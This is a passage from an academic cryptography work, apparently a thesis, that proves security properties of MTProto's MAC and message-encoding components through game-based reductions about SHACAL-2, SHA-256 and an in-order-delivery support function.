2 : $r_1 \leftarrow \mathrm{RoR}(u, 1, msk)$
3 : $k_1^{(0)} \leftarrow IV_{256} \hat{+} r_0$ ; $k_1^{(1)} \leftarrow IV_{256} \hat{+} r_1$
4 : $k_1 \leftarrow k_1^{(0)} \parallel k_1^{(1)}$
5 : if $\mathsf{T}[u, msk] = \bot$ then
6 :     $\mathsf{T}[u, msk] \leftarrow\$ \{0,1\}^{\mathsf{MTP\text{-}KDF.ol}}$
7 : $k_0 \leftarrow \mathsf{T}[u, msk]$
8 : return $k_b$
```

Figure 6.23. Adversary $\mathcal{D}_{\mathrm{LRKPRF}}$ against the LRKPRF-security of SHACAL-2 with respect to $\phi_{\mathsf{KDF}}, \phi_{\mathsf{SHACAL\text{-}2}}$ for the proof of Proposition 3. Depending on the challenge bit in the game $\mathrm{G}^{\mathsf{lrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{KDF}},\phi_{\mathsf{SHACAL\text{-}2}},\mathcal{D}_{\mathrm{LRKPRF}}}$, $\mathcal{D}_{\mathrm{LRKPRF}}$ simulates G_1 or G_2 for $\mathcal{D}_{\mathrm{RKPRF}}$.

We can use the above to write:

$$\begin{aligned}
\mathsf{Adv}^{\mathsf{lrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{KDF}},\phi_{\mathsf{SHACAL\text{-}2}}}(\mathcal{D}_{\mathrm{LRKPRF}}) &= \Pr\big[d' = 1 \,\big|\, d = 1\big] - \Pr\big[d' = 1 \,\big|\, d = 0\big] \\
&= \Pr[\mathrm{G}_1] - \Pr[\mathrm{G}_2] \\
&= \Pr[\mathrm{G}_0] - \Pr[\mathrm{G}_2] \\
&= \frac{1}{2} \cdot \left(\mathsf{Adv}^{\mathsf{rkprf}}_{\mathsf{MTP\text{-}KDF},\phi_{\mathsf{KDF}}}(\mathcal{D}_{\mathrm{RKPRF}}) + 1\right) - \frac{1}{2} \\
&= \frac{1}{2} \cdot \mathsf{Adv}^{\mathsf{rkprf}}_{\mathsf{MTP\text{-}KDF},\phi_{\mathsf{KDF}}}(\mathcal{D}_{\mathrm{RKPRF}}) .
\end{aligned}$$

The inequality follows. □

6.5.3 Related-key pseudorandomness with unique prefixes (UPRKPRF) of MTP-MAC

We require that MTP-MAC behaves like a pseudorandom function in the RKA setting when it is evaluated on a set of inputs that have unique 256-bit prefixes.

Definition 35 (UPRKPRF**-security).** Consider the game $\mathrm{G}^{\mathsf{uprkprf}}_{\mathsf{MAC},\phi_{\mathsf{MAC}},\mathcal{D}}$ in Fig. 6.24 defined for a function family MAC, the related-key-deriving function ϕ_{MAC} and an adversary $\mathcal{D}$. The advantage of $\mathcal{D}$ in breaking the UPRKPRF-security of MAC with respect to ϕ_{MAC} is defined as $\mathsf{Adv}^{\mathsf{uprkprf}}_{\mathsf{MAC},\phi_{\mathsf{MAC}}}(\mathcal{D}) := 2 \cdot \Pr\left[\mathrm{G}^{\mathsf{uprkprf}}_{\mathsf{MAC},\phi_{\mathsf{MAC}},\mathcal{D}}\right] - 1$.

```
$\mathrm{G}^{\mathsf{uprkprf}}_{\mathsf{MAC},\phi_{\mathsf{MAC}},\mathcal{D}}$
1 :  $b \leftarrow\$ \{0,1\}$
2 :  $mk \leftarrow\$ \{0,1\}^{320}$
3 :  $(mk_{\mathcal{I}}, mk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{MAC}}(mk)$
4 :  $X_{\mathcal{I}} \leftarrow \emptyset$ ; $X_{\mathcal{R}} \leftarrow \emptyset$
5 :  $b' \leftarrow\$ \mathcal{D}^{\mathrm{RoR}}$
6 :  return $b' = b$

$\mathrm{RoR}(u,p)$   // $u \in \{\mathcal{I},\mathcal{R}\}, p \in \{0,1\}^*$
1 :  if $|p| < 256$ then return $\perp$
2 :  $p_0 \leftarrow p[0:256]$
3 :  if $p_0 \in X_u$ then return $\perp$
4 :  $X_u \leftarrow X_u \cup \{p_0\}$
5 :  $msk_1 \leftarrow \mathsf{MAC.Ev}(mk_u, p)$
6 :  $msk_0 \leftarrow\$ \{0,1\}^{\mathsf{MAC.ol}}$
7 :  return $msk_b$
```

Figure 6.24. Related-key PRF-security of the function family MAC for inputs with unique 256-bit prefixes, with respect to key derivation function ϕ_{MAC}.

The game $\mathrm{G}^{\mathsf{uprkprf}}_{\mathsf{MAC},\phi_{\mathsf{MAC}},\mathcal{D}}$ in Fig. 6.24 extends the standard PRF notion to use two related ϕ_{MAC}-derived function keys $mk_{\mathcal{I}}, mk_{\mathcal{R}}$ for the function family MAC (similar to the RKPRF-security notion we defined earlier); but it also enforces that the adversary $\mathcal{D}$ cannot query its oracle RoR on two inputs (u, p_0) and (u, p_1) for any $u \in \{\mathcal{I},\mathcal{R}\}$ such that p_0, p_1 share the same 256-bit prefix. The unique-prefix condition means that the game does not need to maintain a PRF table to achieve output consistency. Note that in this game, the oracle RoR can only be called with inputs of length $|p| \geq 256$; this is sufficient for our purposes, because in MTP-CH the function family MTP-MAC is only used with payloads that are longer than 256 bits.

In Section 6.5.1, we defined a novel security notion that requires SHACAL-2 to be a leakage-resilient, related-key PRF when evaluated on a fixed input; formalised as HRKPRF-security. Here, we show that the UPRKPRF-security of MTP-MAC reduces to this assumption and to the one-time PRF-security (OTPRF) of the SHA-256 compression function f_{256}.

Recall that $\mathsf{MTP\text{-}MAC.Ev}(mk_u, p)$ returns a truncated output of $\mathsf{SHA\text{-}256}(mk_u \parallel p)$ where the key mk_u is 256-bit long for any $u \in \{\mathcal{I},\mathcal{R}\}$, and the payload p is guaranteed (according to the definition of MTP-ME) to be longer than 256 bits. Furthermore, the construction of MTP-ME ensures that the 256-bit prefix of p will be unique because this prefix of p encodes various counters.[13] This enables us to consider the output of the first SHA-256 compression function f_{256} while evaluating $\mathsf{SHA\text{-}256}(mk_u \parallel p)$; we can assume that this output is uniformly random by assuming the HRKPRF-security of SHACAL-2. Now it remains to show that every next f_{256} call that is made to evaluate $\mathsf{SHA\text{-}256}(mk_u \parallel p)$ will return a uniformly random output as well, which is true when f_{256} is assumed to be a PRF.

[13]This holds as long as the number of total produced payloads is upper-bounded by some large constant.

We start with the latter step, showing that the Merkle-Damgård construction is a secure PRF as long as the underlying compression function is a secure PRF. This claim about the Merkle-Damgård transform is analogous to the basic cascade PRF security proved in [BCK96], except that we only prove *one-time* security and hence we do not require prefix-free inputs.

Lemma 1. *Consider the compression function* f_{256} *of* SHA-256*. Let* F *be the corresponding function family with* $\mathsf{F.Ev} = \mathsf{f}_{256}$, $\mathsf{F.kl} = \mathsf{F.ol} = 256$, $\mathsf{F.In} = \{0,1\}^{512}$*. Let* $\mathcal{D}_{\mathsf{md}}$ *be an adversary against the* OTPRF*-security of the function family* $\mathsf{MD}[\mathsf{f}_{256}]$ *that makes queries of length at most* T *blocks (i.e. at most* $T \cdot 512$ *bits). Then we can build an adversary* $\mathcal{D}_{\mathsf{f}}$ *against the* OTPRF*-security of* F *such that*

$$\mathsf{Adv}^{\mathsf{otprf}}_{\mathsf{MD}[\mathsf{f}_{256}]}(\mathcal{D}_{\mathsf{md}}) \leq T \cdot \mathsf{Adv}^{\mathsf{otprf}}_{\mathsf{F}}(\mathcal{D}_{\mathsf{f}}) .$$

Proof. This proof uses the games G_0–G_T in Fig. 6.25. In the game G_0, on input x, RoR returns $\mathsf{MD}[\mathsf{f}_{256}].\mathsf{Ev}(h_0, x)$ for a uniformly random key $h_0 \in \mathsf{F.Keys}$; in the game G_T it returns a uniformly random value from $\{0,1\}^{\mathsf{F.ol}}$.

```
Game $\mathrm{G}_j$   // $0 \leq j \leq T$
1 : $b' \leftarrow\!\!\$\ \mathcal{D}^{\mathrm{RoR}}_{\mathsf{md}}$
2 : return $b' = 1$

RoR($x_1 \| \ldots \| x_t$)   // $|x_i| = 512, t \leq T$
1 : $h_0 \leftarrow\!\!\$\ \mathsf{F.Keys}$
2 : for $i = 1, \ldots, t$ do
3 :     if $i \leq j$ then $h_i \leftarrow\!\!\$\ \{0,1\}^{\mathsf{F.ol}}$
4 :     if $i > j$ then $h_i \leftarrow \mathsf{F.Ev}(h_{i-1}, x_i)$
5 : return $h_t$
```

Figure 6.25. Games G_0–G_T for the proof of Lemma 1.

Let b be the challenge bit in the game $\mathrm{G}^{\mathsf{otprf}}_{\mathsf{MD}[\mathsf{f}_{256}],\mathcal{D}_{\mathsf{md}}}$ (Fig. 2.6), and let b' be the output of $\mathcal{D}_{\mathsf{md}}$ in that game. Then we have

$$\begin{aligned}\mathsf{Adv}^{\mathsf{otprf}}_{\mathsf{MD}[\mathsf{f}_{256}]}(\mathcal{D}_{\mathsf{md}}) &= \Pr\left[b' = 1 \,\middle|\, b = 1\right] - \Pr\left[b' = 1 \,\middle|\, b = 0\right] \\ &= \Pr[\mathrm{G}_0] - \Pr[\mathrm{G}_T] \\ &= \sum_{q=1}^{T} \left(\Pr[\mathrm{G}_{q-1}] - \Pr[\mathrm{G}_q]\right) . \qquad (6.1)\end{aligned}$$

Consider the adversary $\mathcal{D}_{\mathsf{f}}$ in Fig. 6.26. Let h be the value sampled in the first step of $\mathcal{D}_{\mathsf{f}}$. For any choice of $h \in \{1, \ldots, T\}$, the adversary $\mathcal{D}_{\mathsf{f}}$ (playing in the game $\mathrm{G}^{\mathsf{otprf}}_{\mathsf{F}}$) perfectly simulates the view of $\mathcal{D}_{\mathsf{md}}$ in either G_{h-1} or G_h, depending on whether $\mathcal{D}_{\mathsf{f}}$'s oracle RoR is returning real evaluations of $\mathsf{F.Ev}$ or uniformly random values from $\{0,1\}^{\mathsf{F.ol}}$.

Let d be the challenge bit in the game $\mathrm{G}^{\mathsf{otprf}}_{\mathsf{F},\mathcal{D}_{\mathsf{f}}}$ (Fig. 2.6), and let d' be the output of $\mathcal{D}_{\mathsf{f}}$ in that game. It

```
Adversary $\mathcal{D}_{\mathsf{f}}^{\mathrm{RoR}}$
1 : $j \leftarrow\!\!\$ \{1, \ldots, T\}$
2 : $b' \leftarrow\!\!\$ \mathcal{D}_{\mathsf{md}}^{\mathrm{RoRSim}}$
3 : return $b'$

RoRSim$(x_1 \| \ldots \| x_t)$   // $|x_i| = 512, t \le T$
1 : $h_0 \leftarrow\!\!\$ \mathsf{F.Keys}$
2 : for $i = 1, \ldots, t$ do
3 :     if $i < j$ then $h_i \leftarrow\!\!\$ \{0,1\}^{\mathsf{F.ol}}$
4 :     if $i = j$ then $h_i \leftarrow\!\!\$ \mathrm{RoR}(x_i)$
5 :     if $i > j$ then $h_i \leftarrow \mathsf{F.Ev}(h_{i-1}, x_i)$
6 : return $h_t$
```

Figure 6.26. Adversary $\mathcal{D}_{\mathsf{f}}$ against the OTPRF-security of F for the proof of Lemma 1.

follows that for any $j \in \{1, \ldots, T\}$ we have

$$\Pr[\mathrm{G}_{j-1}] = \Pr[d' = 1 \mid d = 1, h = j],$$
$$\Pr[\mathrm{G}_j] = \Pr[d' = 1 \mid d = 0, h = j].$$

Let us express $\Pr[d' = 1 \mid d = 1]$ and $\Pr[d' = 1 \mid d = 0]$ using the above:

$$\Pr[d' = 1 \mid d = 1] = \sum_{q=1}^{T} \Pr[h = j] \cdot \Pr[d' = 1 \mid d = 1, h = j]$$
$$= \frac{1}{T} \sum_{q=1}^{T} \Pr[d' = 1 \mid d = 1, h = j].$$
$$\Pr[d' = 1 \mid d = 0] = \sum_{q=1}^{T} \Pr[h = j] \cdot \Pr[d' = 1 \mid d = 0, h = j]$$
$$= \frac{1}{T} \sum_{q=1}^{T} \Pr[d' = 1 \mid d = 0, h = j].$$

We can now rewrite Eq. (6.1) as follows:

$$\mathsf{Adv}_{\mathsf{MD}[\mathsf{f}_{256}]}^{\mathsf{otprf}}(\mathcal{D}_{\mathsf{md}}) = \sum_{q=1}^{T} \left(\Pr[d' = 1 \mid d = 1, h = j] - \Pr[d' = 1 \mid d = 0, h = j]\right)$$
$$= T \cdot \left(\Pr[d' = 1 \mid d = 1] - \Pr[d' = 1 \mid d = 0]\right)$$
$$= T \cdot \mathsf{Adv}_{\mathsf{F}}^{\mathsf{otprf}}(\mathcal{D}_{\mathsf{f}}).$$

This concludes the proof. □

We are ready to state the main result about the security of MTP-MAC, which we reduce to two assumptions in Proposition 4: (a) that SHACAL-2.Ev(k, m) is a PRF under known fixed m, partially known k and related-key-deriving function ϕ_{MAC} and (b) that $\mathsf{f}_{256}(k, \cdot)$ is a one-time PRF. Concretely,

$\mathsf{f}_{256}(a,b) := a \mathbin{\hat{+}} \mathsf{SHACAL\text{-}2.Ev}(b,a)$ and thus we require both assumptions to hold for SHACAL-2.[14] The former assumption is captured by the HRKPRF-security of SHACAL-2, whereas the latter was used in Lemma 1 in order to show that the MD-transform inherits the PRF-security of its underlying compression function (given that the initial state of the MD-transform is already uniformly random).

Proposition 4. *Let $\mathcal{D}_{\mathrm{UPRKPRF}}$ be an adversary against the* UPRKPRF*-security of* MTP-MAC *under the related-key-deriving function ϕ_{MAC}, for inputs whose 256-bit prefixes are distinct from each other. Then we can build an adversary $\mathcal{D}_{\mathrm{HRKPRF}}$ against the* HRKPRF*-security of* SHACAL-2 *with respect to ϕ_{MAC} and an adversary $\mathcal{D}_{\mathrm{OTPRF}}$ against the* OTPRF*-security of the Merkle–Damgård transform of* SHA-256*, captured as the function family* $\mathsf{MD}[\mathsf{f}_{256}]$*, such that*

$$\begin{aligned}\mathsf{Adv}^{\mathsf{uprkprf}}_{\mathsf{MTP\text{-}MAC},\phi_{\mathsf{MAC}}}(\mathcal{D}_{\mathrm{UPRKPRF}}) \leq{}& 2\cdot\mathsf{Adv}^{\mathsf{hrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{MAC}}}(\mathcal{D}_{\mathrm{HRKPRF}})\\ &+2\cdot\mathsf{Adv}^{\mathsf{otprf}}_{\mathsf{MD}[\mathsf{f}_{256}]}(\mathcal{D}_{\mathrm{OTPRF}})\,.\end{aligned}$$

Proof. Consider the game $\mathrm{G}^{\mathsf{uprkprf}}_{\mathsf{MTP\text{-}MAC},\phi_{\mathsf{MAC}},\mathcal{D}_{\mathrm{UPRKPRF}}}$ (Fig. 6.24). Recall that

$$\begin{aligned}\mathsf{MTP\text{-}MAC.Ev}(mk_u,p) &= \mathsf{SHA\text{-}256}(mk_u \parallel p)[64:192]\\ &= \mathsf{MD}[\mathsf{f}_{256}].\mathsf{Ev}(IV_{256},\mathsf{SHA\text{-}pad}(mk_u \parallel p))[64:192].\end{aligned}$$

Refer to Fig. 6.27 for the game sequence G_0–G_3.

We first rewrite the original game in a functionally equivalent way as G_0, splitting the $\mathsf{MD}[\mathsf{f}_{256}].\mathsf{Ev}$ call based on what happens to the first block of input. Since the first block contains a secret mk_u, it can be interpreted as providing security guarantees for a SHACAL-2 call keyed with the first block. We have

$$\Pr[\mathrm{G}_0] = \Pr\Big[\mathrm{G}^{\mathsf{uprkprf}}_{\mathsf{MTP\text{-}MAC},\phi_{\mathsf{MAC}},\mathcal{D}_{\mathrm{UPRKPRF}}}\Big].$$

Then, the game G_1 captures that the output of the first SHACAL-2 call should be indistinguishable from random if SHACAL-2 is a leakage-resilient PRF under related keys, and the game G_2 extends it to the output of the first compression function call f_{256}; the games G_1 and G_2 are functionally equivalent so we have

$$\Pr[\mathrm{G}_1] = \Pr[\mathrm{G}_2].$$

The game G_3 replaces the MD-transform call on the remaining input (if there is any) with a uniformly random value. This is the final reduction game, and it returns a random value regardless of the challenge bit, so $\mathcal{D}_{\mathrm{UPRKPRF}}$ cannot have a better than guessing advantage to win, hence

$$\Pr[\mathrm{G}_3] = \frac{1}{2}.$$

[14]Note that $\mathsf{SHACAL\text{-}2.Ev}(m,k)$ for chosen m and random secret k is not a PRF since it comes endowed with a decryption function revealing k given $y = \mathsf{SHACAL\text{-}2.Ev}(m,k)$ and the chosen m. This does not rule out the "masked" construction $k \mathbin{\hat{+}} \mathsf{SHACAL\text{-}2.Ev}(m,k)$ being a PRF.

```
Games G_0–G_3
    $b \leftarrow\!\$ \{0,1\}$
    $mk \leftarrow\!\$ \{0,1\}^{320}$
    $(mk_{\mathcal{I}}, mk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{MAC}}(mk)$
    $X_{\mathcal{I}} \leftarrow \emptyset$ ; $X_{\mathcal{R}} \leftarrow \emptyset$
    $b' \leftarrow\!\$ \mathcal{D}_{\mathrm{UPRKPRF}}^{\mathrm{RoR}}$
    return $b' = b$
```

```
RoR$(u, p)$
    if $|p| < 256$ then return $\perp$
    $p_0 \leftarrow p[0:256]$
    if $p_0 \in X_u$ then return $\perp$
    $X_u \leftarrow X_u \cup \{p_0\}$
    $p \leftarrow \mathsf{SHA\text{-}pad}(mk_u \parallel p)$
    $p_1 \leftarrow p[512:|p|]$
    $r \leftarrow \mathsf{SHACAL\text{-}2.Ev}(mk_u \parallel p_0, IV_{256})$        // G_0
    $r \leftarrow\!\$ \{0,1\}^{\mathsf{SHACAL\text{-}2.ol}}$        // G_1
    $h_1 \leftarrow IV_{256} \mathbin{\hat{+}} r$        // G_0–G_1
    $h_1 \leftarrow\!\$ \{0,1\}^{256}$        // G_2
    if $|p_1| > 0$ then
        $z \leftarrow \mathsf{MD}[\mathsf{f}_{256}].\mathsf{Ev}(h_1, p_1)$        // G_0–G_2
        $z \leftarrow\!\$ \{0,1\}^{\mathsf{SHACAL\text{-}2.ol}}$        // G_3
    else $z \leftarrow h_1$
    $msk_1 \leftarrow z[64:192]$
    $msk_0 \leftarrow\!\$ \{0,1\}^{\mathsf{MTP\text{-}MAC.ol}}$
    return $msk_b$
```

Figure 6.27. Games G_0–G_3 for the proof of Proposition 4. The code added by expanding the algorithm MTP-MAC.Ev in the game $G^{\mathsf{uprkprf}}_{\mathsf{MTP\text{-}MAC},\phi_{\mathsf{MAC}},\mathcal{D}_{\mathrm{UPRKPRF}}}$ is highlighted in grey.

Then, we build an adversary $\mathcal{D}_{\mathrm{HRKPRF}}$ against the HRKPRF-security of SHACAL-2 with respect to ϕ_{MAC} as shown in Fig. 6.28, such that we get

$$\Pr[G_0] - \Pr[G_1] = \mathsf{Adv}^{\mathsf{hrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{MAC}}}(\mathcal{D}_{\mathrm{HRKPRF}}).$$

Next, we build an adversary $\mathcal{D}_{\mathrm{OTPRF}}$ against the OTPRF-security of $\mathsf{MD}[\mathsf{f}_{256}]$ as shown in Fig. 6.29, such that

$$\Pr[G_1] - \Pr[G_2] = \mathsf{Adv}^{\mathsf{otprf}}_{\mathsf{MD}[\mathsf{f}_{256}]}(\mathcal{D}_{\mathrm{OTPRF}}).$$

Note that $\mathcal{D}_{\mathrm{OTPRF}}$ calls its oracle RoR only if $\mathcal{D}_{\mathrm{UPRKPRF}}$ calls RoRSim on large enough inputs. However, $\mathcal{D}_{\mathrm{UPRKPRF}}$ does not benefit from calling its own RoR oracle on smaller inputs because at this point in the security reduction we already swapped out the output of the first call to the compression function f_{256} with a uniformly random value.

```
Adversary $\mathcal{D}_{\mathrm{HRKPRF}}^{\mathrm{RoR}}$
    $b \leftarrow\$ \{0,1\}$
    $X_\mathcal{I} \leftarrow \emptyset$ ; $\leftarrow X_\mathcal{R} \leftarrow \emptyset$
    $b' \leftarrow\$ \mathcal{D}_{\mathrm{UPRKPRF}}^{\mathrm{RoRSim}}$
    if $b' = b$ then return 1
    else return 0

RoRSim$(u, p)$
    if $|p| < 256$ then return $\perp$
    $p_0 \leftarrow p[0:256]$
    if $p_0 \in X_u$ then return $\perp$
    $X_u \leftarrow X_u \cup \{p_0\}$
    $p \leftarrow \mathsf{SHA\text{-}pad}(\langle 0 \rangle_{256} \,\|\, p)$
    $p_1 \leftarrow p[512:|p|]$
    $r \leftarrow \mathrm{RoR}(u, p_0)$
    $h_1 \leftarrow IV_{256} \,\widehat{+}\, r$
    if $|p_1| > 0$ then
        $z \leftarrow \mathsf{MD}[\mathsf{f}_{256}].\mathsf{Ev}(h_1, p_1)$
    else $z \leftarrow h_1$
    $msk_1 \leftarrow z[64:192]$
    $msk_0 \leftarrow\$ \{0,1\}^{\mathsf{MTP\text{-}MAC.ol}}$
    return $msk_b$
```

Figure 6.28. Adversary $\mathcal{D}_{\mathrm{HRKPRF}}$ against the HRKPRF-security of SHACAL-2 with respect to ϕ_{MAC} for the proof of Proposition 4. Depending on the challenge bit in the game $\mathrm{G}^{\mathsf{hrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{MAC}},\mathcal{D}_{\mathrm{HRKPRF}}}$, $\mathcal{D}_{\mathrm{HRKPRF}}$ simulates G_0 or G_1 for $\mathcal{D}_{\mathrm{UPRKPRF}}$.

```
Adversary $\mathcal{D}_{\mathrm{OTPRF}}^{\mathrm{RoR}}$
    $b \leftarrow\$ \{0,1\}$
    $X_\mathcal{I} \leftarrow \emptyset$ ; $X_\mathcal{R} \leftarrow \emptyset$
    $b' \leftarrow\$ \mathcal{D}_{\mathrm{UPRKPRF}}^{\mathrm{RoRSim}}$
    if $b' = b$ then return 1
    else return 0

RoRSim$(u, p)$
    if $|p| < 256$ then return $\perp$
    $p_0 \leftarrow p[0:256]$
    if $p_0 \in X_u$ then return $\perp$
    $X_u \leftarrow X_u \cup \{p_0\}$
    $p \leftarrow \mathsf{SHA\text{-}pad}(\langle 0 \rangle_{256} \,\|\, p)$
    $p_1 \leftarrow p[512:|p|]$
    $h_1 \leftarrow\$ \{0,1\}^{256}$
    if $|p_1| > 0$ then
        $z \leftarrow \mathrm{RoR}(p_1)$
    else $z \leftarrow h_1$
    $msk_1 \leftarrow z[64:192]$
    $msk_0 \leftarrow\$ \{0,1\}^{\mathsf{MTP\text{-}MAC.ol}}$
    return $msk_b$
```

Figure 6.29. Adversary $\mathcal{D}_{\mathrm{OTPRF}}$ against the OTPRF-security of $\mathsf{MD}[\mathsf{f}_{256}]$ for the proof of Proposition 4. Depending on the challenge bit in the game $\mathrm{G}^{\mathsf{otprf}}_{\mathsf{MD}[\mathsf{f}_{256}],\mathcal{D}_{\mathrm{OTPRF}}}$, $\mathcal{D}_{\mathrm{OTPRF}}$ simulates G_2 or G_3 for $\mathcal{D}_{\mathrm{UPRKPRF}}$.

We have the following:

$$\begin{aligned}
\mathsf{Adv}^{\mathsf{uprkprf}}_{\mathsf{MTP\text{-}MAC},\phi_{\mathsf{MAC}}}(\mathcal{D}_{\text{UPRKPRF}}) &= 2 \cdot \Pr[\mathrm{G}_0] - 1 \\
&= 2 \cdot \left(\sum_{i=1}^{3} (\Pr[\mathrm{G}_{i-1}] - \Pr[\mathrm{G}_i]) + \Pr[\mathrm{G}_3] \right) - 1 \\
&= 2 \cdot \left(\mathsf{Adv}^{\mathsf{hrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{MAC}}}(\mathcal{D}_{\text{HRKPRF}}) + \mathsf{Adv}^{\mathsf{otprf}}_{\mathsf{MD}[\mathsf{f}_{256}]}(\mathcal{D}_{\text{OTPRF}}) \right).
\end{aligned}$$

The inequality follows. □

6.6 Security requirements on message encoding

In Section 6.2.5, we defined the encoding integrity of a message encoding scheme with respect to any support function. We now define the support function SUPP that will be used for our security proofs. We also define three ad-hoc notions that must be met by the MTProto-based message encoding scheme MTP-ME in order to be compatible with our security proofs.

6.6.1 Support function SUPP

Definition 36 (Support function for in-order delivery). Let SUPP be the support function given in Fig. 6.30.

```
SUPP(u, tr_u, tr_ū, label, aux)
1 :  $(N_{\texttt{recv}}, m_{\texttt{recv}}) \leftarrow \mathsf{find}(\texttt{recv}, tr_u, label)$
2 :  if $m_{\texttt{recv}} \neq \bot$ then
3 :     return $\bot$
4 :  $(N_{\texttt{sent}}, m_{\texttt{sent}}) \leftarrow \mathsf{find}(\texttt{sent}, tr_{\bar{u}}, label)$
5 :  if $N_{\texttt{sent}} \neq N_{\texttt{recv}} + 1$ then
6 :     return $\bot$
7 :  return $m_{\texttt{sent}}$
```

```
find(op, tr, label)
1 :  $N_{op} \leftarrow 0$
2 :  for $(op', m, label', aux) \in tr$ do
3 :     if $op' \neq op$ then
4 :        continue
5 :     if $(op' = \texttt{recv} \wedge m \neq \bot) \vee$
6 :        $(op' = \texttt{sent} \wedge label' \neq \bot)$ then
7 :           $N_{op} \leftarrow N_{op} + 1$
8 :           if $label' = label$ then
9 :              return $(N_{op}, m)$
10 : return $(N_{op}, \bot)$
```

Figure 6.30. Support function SUPP for strict in-order delivery.

We define SUPP to enforce strict in-order delivery for each user's sent messages, thus preventing message forgeries, replays, (unidirectional) reordering and drops. The formalisation of the support function SUPP uses a helper function find($op, tr, label$) that searches a transcript tr for an op-type entry (where $op \in \{\texttt{sent}, \texttt{recv}\}$) containing a specific label $label$. This code relies on the assumption that all support labels are unique, which is true for payloads of MTP-ME and for ciphertexts of MTP-CH as long as at most 2^{96} plaintexts are sent.[15]

The function find also determines the order number of the target entry among all valid entries, denoted as N_{op}; if the entry was not found, then N_{op} is set to the number of all valid entries in the transcript. The support function SUPP on inputs $u, tr_u, tr_{\overline{u}}, label$ requires that (i) an entry with the label *label* is found in the sender's transcript $tr_{\overline{u}}$, and (ii) an entry with the label *label* is not found in the receiver's transcript tr_u, and (iii) the number of valid entries in the receiver's transcript is one fewer than the order number of the entry found in the sender's transcript, i.e. $N_{\texttt{sent}} = N_{\texttt{recv}} + 1$. Here, the condition (i) prevents message forgery, the condition (ii) prevents message replays, whereas the condition (iii) prevents message reordering and drops. In conjunction with INT-security, by using ciphertexts as labels the function SUPP ensures the integrity of ciphertexts.

6.6.2 Encoding integrity (EINT) of MTP-ME

We require that MTP-ME has encoding integrity with respect to the support function SUPP. As outlined in Section 5.3.1, the message encoding scheme ME in MTProto we studied (see Appendix D.4) allowed reordering so it was not EINT-secure with respect to SUPP; instead we use the simplified message encoding scheme MTP-ME for our formal analysis of MTProto.[16]

We prove that the message encoding scheme MTP-ME provides encoding integrity with respect to the support function SUPP for adversaries that request at most 2^{96} encoded payloads. As discussed in Section 6.2.5, this means that MTP-ME manages to prevent an attacker from silently replaying, reordering or dropping payloads in a channel that otherwise provides integrity (i.e. ensures that each received payload was at some point honestly produced by the opposite user). We note that if an adversary requests a single user to encode more than 2^{96} payloads, then this user's MTP-ME counter N_{sent} wraps modulo 2^{96}, allowing a trivial attack; later we will define an EINT-security adversary that wins with advantage 1 in such a case.

Proposition 5. *Let $sid \in \{0,1\}^{64}$ and $n_{\mathsf{pad}}, \ell_{\mathsf{block}} \in \mathbb{N}$. Let $\mathsf{ME} = \mathsf{MTP\text{-}ME}[sid, n_{\mathsf{pad}}, \ell_{\mathsf{block}}]$ and $\mathsf{supp} = \mathsf{SUPP}$. Let $\mathcal{A}$ be any adversary against the* EINT*-security of* ME *with respect to* supp *making $q \le 2^{96}$ queries to its* Send *oracle. Then*

$$\mathsf{Adv}^{\mathsf{eint}}_{\mathsf{ME},\mathsf{supp}}(\mathcal{A}) = 0.$$

Proof. Consider the game $\mathrm{G}^{\mathsf{eint}}_{\mathsf{ME},\mathsf{supp},\mathcal{A}}$ (Fig. 6.6). For any receiver $u \in \{\mathcal{I}, \mathcal{R}\}$, the game only allows Recv queries on inputs u, p, aux such that the payload p was previously honestly produced by the opposite user $\overline{u}$ (i.e. p was produced in response to a prior oracle call $\textsc{Send}(\overline{u}, m', aux', r')$ for some

[15]In MTP-CH the first 2^{96} plaintexts are encoded into distinct payloads using MTP-ME, whereas distinct payloads are then encrypted into distinct ciphertexts according to the RKCR-security of MAC with respect to ϕ_{MAC}. The latter is used for the transition from G_5 to G_6 of the integrity proof for MTP-CH in Section 6.7.3.

[16]Note that *aux* is not used in SUPP or in MTP-ME. It would be possible to add time synchronisation using the timestamp captured in the msg_id field just as the current MTProto implementation does.

values m', aux', r'). Thus, it is sufficient to consider the following two cases, and show that the win flag cannot be set true in either of them: (a) the payload p was successfully decoded by a prior call to $\textsc{Recv}(u, p, \cdot)$ (i.e. for an arbitrary auxiliary information value), and (b) the payload p was not successfully decoded by a prior call to $\textsc{Recv}(u, p, \cdot)$.

In both cases, we will rely on the fact that the first $q = 2^{96}$ calls to oracle $\textsc{Send}(\overline{u}, \cdot, \cdot, \cdot)$ produce distinct payloads p. This is true because the algorithm ME.Encode ensures that every payload p returned by $\textsc{Send}(\overline{u}, \cdot, \cdot, \cdot)$ includes a 96-bit counter seq_no (in a fixed position of p) that starts at 0 and is incremented modulo 2^{96} after each time a message is encoded.

We now consider the two cases listed above. Let

$$p = \mathsf{salt} \parallel sid \parallel \mathsf{seq\_no} \parallel \mathsf{length} \parallel m' \parallel \mathsf{padding}.$$

Let $st_{\mathsf{ME},u} = (sid, \cdot, N_{\mathsf{recv},u})$ be the ME state of the user u at the beginning of the current call to $\textsc{Recv}(u, p, aux)$, where aux is an arbitrary auxiliary information string.

Payload p is reused. There was a prior call to the oracle $\textsc{Recv}(u, p, aux'')$ that successfully decoded p, meaning the transcript tr_u now contains $(\mathtt{recv}, m', p, aux'')$ for $m' \neq \bot$. We know that the condition $\mathsf{seq\_no} = N_{\mathsf{recv}}$ evaluated to true inside ME.Decode during the prior call (where seq_no was parsed from $p[128\colon 224]$, and $N_{\mathsf{recv}} < N_{\mathsf{recv},u}$ is a prerequisite to the prior decoding having succeeded). This means that the condition $\mathsf{seq\_no} = N_{\mathsf{recv},u}$ will evaluate to false during the current call, and the decoding will fail (i.e. return $\bot$). But the support function $\mathsf{supp}(u, tr_u, tr_{\overline{u}}, p, aux)$ likewise returns $m^* = \bot$, because $\mathsf{find}(\mathtt{recv}, tr_u, p)$ iterates over all recv-type entries in tr_u and finds a match for p that corresponds to the decoded message $m' \neq \bot$. We are guaranteed that $m = m^*$, and hence $\mathcal{A}$ cannot set the win flag in this case.

